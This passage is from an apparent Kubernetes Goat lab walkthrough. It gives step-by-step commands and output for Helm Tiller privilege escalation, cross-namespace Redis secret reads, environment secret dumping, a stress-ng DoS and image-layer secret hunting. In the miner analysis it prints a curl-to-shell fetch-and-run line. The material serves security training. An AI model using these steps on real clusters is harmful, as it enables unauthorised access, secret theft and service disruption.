
- Get the list of Kubernetes nodes external IP addresses information

```
kubectl get nodes -o wide
```



- Now, let's find out the open port. In this case, you can use your traditional security scanning utilities like `Nmap`
- Once we identified that there is a NodePort exposed, we can just verify by connecting to it and access

```
nc -zv EXTERNAL-IP-ADDRESS 30003
```



{"info": "Refer to internal http://metadata-db for more information"}

This vulnerability/attack varies depends on how the Kubernetes cluster has been configured

Miscellaneous

TBD

Helm v2 tiller to PwN the cluster

Scenario Information

Helm is a package manager for Kubernetes. It's like `apt-get` for ubuntu. In this scenario, we will see the older version of helm (version 2), tiller service RBAC default setup to gain access to the completed cluster.

- To get started with the scenario, run the following command

```
kubectl run --rm --restart=Never -it --image=madhuakula/k8s-goat-helm-tiller -- bash
```

```
› kubectl run --rm --restart=Never -it --image=madhuakula/k8s-goat-helm-tiller -- bash
If you don't see a command prompt, try pressing enter.
```

Scenario Solution

- By default helm version 2 tiller deployment has RBAC with full cluster administrator privileges
- So the default installation is in `kube-system` namespace with service name `tiller-deploy` and port `44134` exposed to `0.0.0.0`. So we can verify by running telnet command

```
telnet tiller-deploy.kube-system 44134
```

```
root@bash:/# telnet tiller-deploy.kube-system 44134
Trying 10.0.10.245...
Connected to tiller-deploy.kube-system.svc.cluster.local.
Escape character is '^]'.
^C^C
^X^Z
^CConnection closed by foreign host.
```

- Now, we are able to connect to the tiller service port. We can use the helm binary to perform operations and talk to tiller service

```
helm --host tiller-deploy.kube-system:44134 version
```

```
root@bash:/# helm --host tiller-deploy.kube-system:44134 version
Client: &version.Version{SemVer:"v2.12.3", GitCommit:"eecf22f77df5f65c823aacd2dbd30ae6c65f186e", GitTreeState:"clean"}
Server: &version.Version{SemVer:"v2.16.8", GitCommit:"145206680c1d5c28e3fcf30d6f596f0ba84fcb47", GitTreeState:"clean"}
root@bash:/#
```

- Let's try if we can get Kubernetes secrets from the cluster from `kube-system` namespace

```
kubectl get secrets -n kube-system
```

```
root@bash:/# kubectl get secrets -n kube-system
Error from server (Forbidden): secrets is forbidden: User "system:serviceaccount:default:default" cannot list resource "secrets" in API group "" in
the namespace "kube-system"
```

- Now we can create our own helm chart to give permissions to default service account full cluster admin access, as by default the current pod deployed in default namespace which has the default service account

```
helm --host tiller-deploy.kube-system:44134 install --name pwnchart /pwnchart
```

```
root@bash:/# helm --host tiller-deploy.kube-system:44134 install /pwnchart
NAME:   aspiring-rabbit
LAST DEPLOYED: Mon Jun 15 12:46:18 2020
NAMESPACE: default
STATUS: DEPLOYED

RESOURCES:
==> v1beta1/ClusterRole
NAME           AGE
all-your-base  0s

==> v1beta1/ClusterRoleBinding
NAME          AGE
belong-to-us  0s
```

- Now the `pwnchart` has been deployed, it has given all the default service accounts cluster admin access. Hence let's try getting the `kube-system` namespace secrets again

```
kubectl get secrets -n kube-system
```

```
root@bash:/# kubectl get secrets -n kube-system
NAME                                  TYPE                                  DATA   AGE
attachdetach-controller-token-jbg92   kubernetes.io/service-account-token   3      37h
certificate-controller-token-gschv    kubernetes.io/service-account-token   3      37h
```

```
cloud-provider-token-xs7n6                    kubernetes.io/service-account-token   3      37h
clusterrole-aggregation-controller-token-xjkps   kubernetes.io/service-account-token   3      37h
cronjob-controller-token-k4ts9                kubernetes.io/service-account-token   3      37h
daemon-set-controller-token-d52bg             kubernetes.io/service-account-token   3      37h
default-token-gzxc2                           kubernetes.io/service-account-token   3      37h
deployment-controller-token-sl6hv             kubernetes.io/service-account-token   3      37h
disruption-controller-token-gzhwn             kubernetes.io/service-account-token   3      37h
endpoint-controller-token-zx88l               kubernetes.io/service-account-token   3      37h
event-exporter-sa-token-h2wdh                 kubernetes.io/service-account-token   3      37h
expand-controller-token-clghs                 kubernetes.io/service-account-token   3      37h
fluentd-gke-scaler-token-w88xn                kubernetes.io/service-account-token   3      37h
fluentd-gke-token-b4rxr                       kubernetes.io/service-account-token   3      37h
generic-garbage-collector-token-lltfj         kubernetes.io/service-account-token   3      37h
gke-metrics-agent-token-gb5mh                 kubernetes.io/service-account-token   3      37h
job-controller-token-wwxng                    kubernetes.io/service-account-token   3      37h
kube-dns-autoscaler-token-tb7tk               kubernetes.io/service-account-token   3      37h
kube-dns-token-2p7fv                          kubernetes.io/service-account-token   3      37h
kube-proxy-token-zgzqh                        kubernetes.io/service-account-token   3      37h
metadata-agent-token-xlg6s                    kubernetes.io/service-account-token   3      37h
```

> This scenario varies how the tiller deployment has been performed, sometimes admins deploy tiller to a specific namespace with specific privilege. Also from Helm version 3, there is no tiller service to mitigate such vulnerabilities

Miscellaneous

- https://engineering.bitnami.com/articles/helm-security.html

Analysing crypto miner container

Scenario Information

Crypto mining has become popular with modern infrastructure. Especially environments like Kubernetes are an easy target as you might not even look at what exactly the container image builds upon and what it is doing with proactive monitoring. Here in this scenario, we will analyse and identify the crypto miner.

- To get started, identify all the resources/images in the Kubernetes cluster. Including Jobs.

```
kubectl get jobs
```

```
› kubectl get jobs -A
NAMESPACE   NAME                  COMPLETIONS   DURATION   AGE
```

```
default     batch-check-job     1/1           4s         19h
default     kube-bench-master   0/1           49m        49m
default     kube-bench-node     1/1           5s         44m
```

Scenario Solution

> Identify all resources within a Kubernetes cluster. If possible get into details of each container image available in all the nodes within the cluster as well

- Once we have identified the job we ran in the Kubernetes cluster, got the pod information by running following command

```
kubectl describe job batch-check-job
```

```
› kubectl describe job batch-check-job
Name:           batch-check-job
Namespace:      default
Selector:       controller-uid=f201b41c-9724-43c4-b347-eceb43a42bfa
Labels:         controller-uid=f201b41c-9724-43c4-b347-eceb43a42bfa
                job-name=batch-check-job
Annotations:    Parallelism:  1
Completions:    1
Start Time:     Sun, 14 Jun 2020 17:29:13 +0200
Completed At:   Sun, 14 Jun 2020 17:29:17 +0200
Duration:       4s
Pods Statuses:  0 Running / 1 Succeeded / 0 Failed
Pod Template:
  Labels:  controller-uid=f201b41c-9724-43c4-b347-eceb43a42bfa
           job-name=batch-check-job
  Containers:
   batch-check:
    Image:        madhuakula/k8s-goat-batch-check
    Port:         <none>
    Host Port:    <none>
    Environment:  <none>
    Mounts:       <none>
  Volumes:        <none>
Events:           <none>
```

- Then get the pod information by running the below command

```
kubectl get pods --namespace default -l "job-name=batch-check-job"
```

- Then get the pod information manifest and analyse

```
kubectl get pod batch-check-job-xxxx -o yaml
```

```
› kubectl get pod batch-check-job-r7f9z -o yaml
apiVersion: v1
kind: Pod
metadata:
  annotations:
    kubernetes.io/limit-ranger: 'LimitRanger plugin set: cpu request for container
      batch-check'
  creationTimestamp: "2020-06-15T11:04:27Z"
  generateName: batch-check-job-
  labels:
    controller-uid: 02e26e55-3e32-4fd5-bb60-eb48f16f0285
    job-name: batch-check-job
  name: batch-check-job-r7f9z
  namespace: default
  ownerReferences:
  - apiVersion: batch/v1
    blockOwnerDeletion: true
    controller: true
    kind: Job
    name: batch-check-job
    uid: 02e26e55-3e32-4fd5-bb60-eb48f16f0285
  resourceVersion: "619808"
  selfLink: /api/v1/namespaces/default/pods/batch-check-job-r7f9z
  uid: f8a64f34-bf19-4358-b081-662e34069283
spec:
  containers:
  - image: madhuakula/k8s-goat-batch-check
    imagePullPolicy: Always
    name: batch-check
    resources:
      requests:
        cpu: 100m
    terminationMessagePath: /dev/termination-log
    terminationMessagePolicy: File
    volumeMounts:
    - mountPath: /var/run/secrets/kubernetes.io/serviceaccount
      name: default-token-zp5zf
      readOnly: true
  dnsPolicy: ClusterFirst
  enableServiceLinks: true
```

- Identified that it's running `madhuakula/k8s-goat-batch-check` docker image
- After performing analysis of this image we identified it has the mining stuff in the build time script in one of the layer

```
docker history --no-trunc madhuakula/k8s-goat-batch-check
```

```
› docker history --no-trunc madhuakula/k8s-goat-batch-check
IMAGE                                                                     CREATED             CREATED BY
                                                                                                    SIZE                COMMENT
sha256:03fb600ce4307bd1d47c05deaae9a87a39b6766dabf72b76ad75265839ea01fd   37 hours ago        /bin/sh -c #(nop)  CMD ["ps" "auxx"]
```

```
                                                                                                    0B
sha256:500eb24d050585440036b43f25c0675341a912fd29252c69d9589ab7ddbf829c   37 hours ago        /bin/sh -c apk add --no-cache htop curl ca-
certificates    && echo "curl -sSL https://madhuakula.com/kubernetes-goat/k8s-goat-a5e0a28fa75bf429123943abedb065d1 && echo 'id' | sh " >
 /usr/bin/system-startup     && chmod +x /usr/bin/system-startup     && rm -rf /tmp/*   2.07MB
sha256:ab78a5a3d01cce9a45e153589776015ddb5cbad188b96f759fbb2ba0e9986f00   38 hours ago        /bin/sh -c #(nop)  LABEL MAINTAINER=Madhu A
kula INFO=Kubernetes Goat
                                                                                                    0B
sha256:a24bb4013296f61e89ba57005a7b3e52274d8edd3ae2077d04395f806b63d83e   2 weeks ago         /bin/sh -c #(nop)  CMD ["/bin/sh"]

                                                                                                    0B
<missing>                                                                 2 weeks ago         /bin/sh -c #(nop) ADD file:c92c248239f8c7b9
b3c067650954815f391b7bcb09023f984972c082ace2a8d0 in /
                                                                                                    5.57MB
```

```
echo "curl -sSL https://madhuakula.com/kubernetes-goat/k8s-goat-a5e0a28fa75bf429123943abedb065d1 && echo 'id' | sh " > /usr/bin/system-startup && chmod +x /usr/bin/system-startup
```

Miscellaneous

TBD

Kubernetes Namespaces bypass

Scenario Information

By default, Kubernetes uses a flat networking schema, which means any pod/service within the cluster can talk to other. The namespaces within the cluster don't have any network security restrictions by default. Anyone in the namespace can talk to other namespaces. We heard that Kubernetes-Goat loves cache. Let's see if we gain access to other namespaces

- To get started with the scenario, let's run our awesome `hacker-container` in the default namespace

```
kubectl run -it hacker-container --image=madhuakula/hacker-container -- sh
```

```
❯ kubectl run -it hacker-container --image=madhuakula/hacker-container -- sh
If you don't see a command prompt, try pressing enter.
~ #
```

Scenario Solution

- Get the cluster IP range information


```
ip route
ifconfig
printenv
```

```
~ # ip route
default via 10.12.1.1 dev eth0
10.12.1.0/24 dev eth0 scope link  src 10.12.1.13
~ # ifconfig
eth0      Link encap:Ethernet  HWaddr 42:05:79:01:AE:9B
          inet addr:10.12.1.13  Bcast:10.12.1.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1460  Metric:1
          RX packets:11 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:866 (866.0 B)  TX bytes:42 (42.0 B)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

~ #
```

- Based on the analysis/understanding about the system. We can run the internal scan for the entire cluster range using `zamp`

```
zmap -p 6379 10.0.0.0/8 -o results.csv
```

```
~ # zmap -p 6379 10.0.0.0/8 -o results.csv
Jun 15 11:29:22.453 [WARN] blacklist: ZMap is currently using the default blacklist located at /etc/zmap/blacklist.conf. By default, this
 blacklist excludes locally scoped networks (e.g. 10.0.0.0/8, 127.0.0.1/8, and 192.168.0.0/16). If you are trying to scan local networks,
 you can change the default blacklist by editing the default ZMap configuration at /etc/zmap/zmap.conf.
Jun 15 11:29:22.461 [INFO] zmap: output module: csv
```



There is also another way to access the services/pods in the Kubernetes. For example `servicename.namespace`

- Let's access the `redis` using the `reds-cli` client

```
redis-cli -h 10.12.0.2
KEYS *
GET SECRETSTUFF
```

There are many other services and resources exposed within the cluster like ElasticSearch, Mongo, etc. So if your recon skill is good then you got a gold mine here.

Miscellaneous


TBD

Gaining environment information

Scenario Information

Each environment in Kubernetes will have a lot of information to share. Some of the key things include secrets, api keys, configs, services, and a lot more. So let's go ahead and find the vault key!


- To get started with the scenario, navigate to http://127.0.0.1:1233



Scenario Solution

- Go ahead and explore the system as a generic linux system

```
cat /proc/self/cgroup
cat /etc/hosts
mount
ls -la /home/
```



- Getting the environment variables, including Kubernetes secrets mounted `K8S_GOAT_VAULT_KEY=k8s-goat-cd2da27224591da2b48ef83826a8a6c` and service names,

ports, etc.

```
printenv
```

```
root@gke-kubernetes-goat-default-pool-e2db1114-k0fg:/# printenv
LS_COLORS=
BUILD_CODE_SERVICE_PORT_80_TCP=tcp://10.0.5.168:80
POOR_REGISTRY_SERVICE_PORT_5000_TCP_PORT=5000
METADATA_DB_SERVICE_PORT=80
INTERNAL_PROXY_INFO_APP_SERVICE_PORT_5000_TCP_ADDR=10.0.1.98
SYSTEM_MONITOR_SERVICE_PORT=tcp://10.0.5.198:8080
BUILD_CODE_SERVICE_SERVICE_PORT=80
HEALTH_CHECK_SERVICE_PORT_3000_TCP_ADDR=10.0.5.201
HOSTNAME=gke-kubernetes-goat-default-pool-e2db1114-k0fg
BUILD_CODE_SERVICE_SERVICE_HOST=10.0.5.168
POOR_REGISTRY_SERVICE_PORT_5000_TCP_PROTO=tcp
METADATA_DB_SERVICE_PORT_HTTP=80
INTERNAL_PROXY_API_SERVICE_PORT_3000_TCP=tcp://10.0.1.42:3000
METADATA_DB_SERVICE_HOST=10.0.13.21
KUBERNETES_GOAT_HOME_SERVICE_SERVICE_PORT=80
HUNGER_CHECK_SERVICE_PORT_8080_TCP_ADDR=10.0.10.239
HUNGER_CHECK_SERVICE_PORT_8080_TCP_PORT=8080
INTERNAL_PROXY_INFO_APP_SERVICE_PORT=tcp://10.0.1.98:5000
KUBERNETES_PORT_443_TCP_PROTO=tcp
KUBERNETES_PORT_443_TCP_ADDR=10.0.0.1
BUILD_CODE_SERVICE_PORT_80_TCP_ADDR=10.0.5.168
INTERNAL_PROXY_INFO_APP_SERVICE_PORT_5000_TCP_PORT=5000
SYSTEM_MONITOR_SERVICE_SERVICE_HOST=10.0.5.198
POOR_REGISTRY_SERVICE_PORT_5000_TCP_ADDR=10.0.3.5
INTERNAL_PROXY_API_SERVICE_SERVICE_PORT=3000
KUBERNETES_PORT=tcp://10.0.0.1:443
HUNGER_CHECK_SERVICE_PORT_8080_TCP=tcp://10.0.10.239:8080
PWD=/
METADATA_DB_PORT_80_TCP_ADDR=10.0.13.21
HOME=/root
SYSTEM_MONITOR_SERVICE_PORT_8080_TCP=tcp://10.0.5.198:8080
K8S_GOAT_VAULT_KEY=k8s-goat-cd2da27224591da2b48ef83826a8a6c3
SYSTEM_MONITOR_SERVICE_PORT_8080_TCP_ADDR=10.0.5.198
INTERNAL_PROXY_API_SERVICE_PORT_3000_TCP_PORT=3000
BUILD_CODE_SERVICE_PORT_80_TCP_PROTO=tcp
INTERNAL_PROXY_API_SERVICE_PORT_3000_TCP_ADDR=10.0.1.42
HEALTH_CHECK_SERVICE_PORT_3000_TCP_PORT=3000
HEALTH_CHECK_SERVICE_SERVICE_HOST=10.0.5.201
KUBERNETES_SERVICE_PORT_HTTPS=443
HUNGER_CHECK_SERVICE_PORT=tcp://10.0.10.239:8080
POOR_REGISTRY_SERVICE_SERVICE_PORT=5000
KUBERNETES_GOAT_HOME_SERVICE_SERVICE_HOST=10.0.1.69
KUBERNETES_PORT_443_TCP_PORT=443
HEALTH_CHECK_SERVICE_SERVICE_PORT=3000
BUILD_CODE_SERVICE_PORT_80_TCP_PORT=80
HEALTH_CHECK_SERVICE_PORT_3000_TCP_PROTO=tcp
KUBERNETES_GOAT_HOME_SERVICE_PORT_80_TCP=tcp://10.0.1.69:80
POOR_REGISTRY_SERVICE_SERVICE_HOST=10.0.3.5
```

Miscellaneous


TBD

DoS the memory/CPU resources

Scenario Information

There is no specification of resources in the Kubernetes manifests and not applied limit ranges for the containers. As an attacker, we can consume all the resources where the pod/deployment running and starve other resources and cause a DoS for the environment.

- To get started with the scenario, navigate to http://127.0.0.1:1236



Scenario Solution

- This deployment pod has not set any resource limits in the Kubernetes manifests. So we can easily perform the bunch of operations which can consume resources
- In this pod we have installed a utility called `stress-ng`

```
stress-ng --vm 2 --vm-bytes 2G --timeout 30s
```

```
root@hunger-check-deployment-75d54c47f9-wv46d:/# stress-ng --vm 2 --vm-bytes 2G --timeout 30s
stress-ng: info:  [115] dispatching hogs: 2 vm
stress-ng: info:  [115] successful run completed in 30.06s
root@hunger-check-deployment-75d54c47f9-wv46d:/#
```

- You can see the difference between while running `stress-ng` and after

```
kubectl top pod hunger-check-deployment-xxxxxxxxxx-xxxxx
```

```
❯ kubectl top pod hunger-check-deployment-75d54c47f9-wv46d
NAME                                          CPU(cores)   MEMORY(bytes)
```

```
hunger-check-deployment-75d54c47f9-wv46d   521m         2073Mi
› kubectl top pod hunger-check-deployment-75d54c47f9-wv46d
NAME                                       CPU(cores)   MEMORY(bytes)
hunger-check-deployment-75d54c47f9-wv46d   0m           16Mi
```

> This attack may not work in some cases like autoscaling, resource restrictions, etc.

Miscellaneous

TBD

Hacker Container preview

Scenario Information

This scenario is just an exploration of the common security utilities inside the Kubernetes Cluster environment. I think by this time you might have already used hacker-container multiple times.

- To get started with this scenario. Run the hacker container using the below command

```
kubectl run -it hacker-container --image=madhuakula/hacker-container -- sh
```

```
› kubectl run -it hacker-container --image=madhuakula/hacker-container -- sh
If you don't see a command prompt, try pressing enter.
~ #
```

Scenario Solution

Hacker Container is a utility with the list of useful tools/commands while hacking Kubernetes Clusters. So there is not limit to your exploration with Kubernetes environments. Here we will see some of the most useful and powerful utilities

- Container introspection utility to get an overview of the system capabilities, etc.

```
amicontained
```

```
~ # amicontained
Container Runtime: kube
Has Namespaces:
        pid: true
        user: false
AppArmor Profile: docker-default (enforce)
Capabilities:
        BOUNDING -> chown dac_override fowner fsetid kill setgid setuid setpcap net_bind_service net_raw sys_chroot mknod audit_write setfcap
Seccomp: disabled
Blocked Syscalls (21):
        MSGRCV SYSLOG SETSID VHANGUP PIVOT_ROOT ACCT SETTIMEOFDAY UMOUNT2 SWAPON SWAPOFF REBOOT SETHOSTNAME SETDOMAINNAME INIT_MODULE DELETE_MODULE LOOKUP_DCOOKIE
 KEXEC_LOAD FANOTIFY_INIT OPEN_BY_HANDLE_AT FINIT_MODULE KEXEC_FILE_LOAD
Looking for Docker.sock
```

- Performing Nikto scan against internal services

```
nikto.pl -host http://metadata-db
```

```
~ # nikto.pl -host http://metadata-db
- ***** SSL support not available (see docs for SSL install) *****
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.0.13.21
+ Target Hostname:    metadata-db
+ Target Port:        80
+ Start Time:         2020-06-15 12:30:17 (GMT0)
---------------------------------------------------------------------------
```

> There are many other use cases. To get the maximum out of hacker-container, we can use with host privileges, volumes, process, etc. Will be updated soon with more details.

Miscellaneous

TBD

Hidden in layers

Scenario Information

Sensitive information disclosure is one of the most common vulnerability existing in the wild. Mishandling of passwords, private keys, tokens, etc in containerization world is easy. Here in this scenario, we will analyze and identify one of such mishandled bad practice that leads to sensitive information disclosure.

- To get started with the scenario, run the following command

```
kubectl get jobs
```

```
root@ip-172-31-17-86:~# kubectl get jobs
NAME                COMPLETIONS   DURATION   AGE
hidden-in-layers    0/1           17s        17s
root@ip-172-31-17-86:~#
```

Scenario Solution

> Try exploring all files, environment variables, etc in the running container. Next, try to analyze the image used above with different tools to find exposed sensitive information.

- Docker cli is an amazing tool with lots of features. Let's start with inspecting the image.

```
docker inspect madhuakula/k8s-goat-hidden-in-layers
```

```
root@ip-172-31-17-86:/tmp# docker inspect madhuakula/k8s-goat-hidden-in-layers
[
    {
        "Id": "sha256:d26427eaa7188859f2ba980fb9e746a4abd6a88c1abac99d28824f0f05156fe9",
        "RepoTags": [
            "madhuakula/k8s-goat-hidden-in-layers:latest"
        ],
        "RepoDigests": [
            "madhuakula/k8s-goat-hidden-in-layers@sha256:eb2920f014691e1b8563f09c81721f23dff7128bb70cc53583142e585feb9696"
        ],
        "Parent": "",
        "Comment": "",
        "Created": "2021-04-19T15:29:19.778391291Z",
        "Container": "e3fc82a0c3fe9d868918bb96dd699828a5867b802018b9e39058db0ded26c21b",
        "ContainerConfig": {
            "Hostname": "e3fc82a0c3fe",
            "Domainname": "",
            "User": "",
            "AttachStdin": false,
            "AttachStdout": false,
            "AttachStderr": false,
            "Tty": false,
            "OpenStdin": false,
            "StdinOnce": false,
            "Env": [
                "PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"
            ],
            "Cmd": [
                "/bin/sh",
                "-c",
                "#(nop) ",
                "CMD [\"sh\" \"-c\" \"tail -f /dev/null\"]"
            ],
            "Image": "sha256:8196f8da57a417c0ae47dec7cf9817d9c73a8824dae5cb1dbfc94eaa939a7584",
```


Observe the `cmd` section in the above output. It shows the default command executed by this image on startup. Though this shows some interesting information, but its not good enough

for us.

Maybe it would be more helpful for us if we get to know how this image is built from scratch. For that we need to analyze the dockerfile of the image. If you have dockerfile, its good. If not, there are a few ways to analyze it.

Method 1 (docker history)

```
docker history --no-trunc madhuakula/k8s-goat-hidden-in-layers
```




Method 2 (generates dockerfile from image)

`alpine/dfimage` generates dockerfile of any given image.

```
alias dfimage="docker run -v /var/run/docker.sock:/var/run/docker.sock --rm
alpine/dfimage"
```

Let's set an alias. Next, we will run this with the image we want to analyze

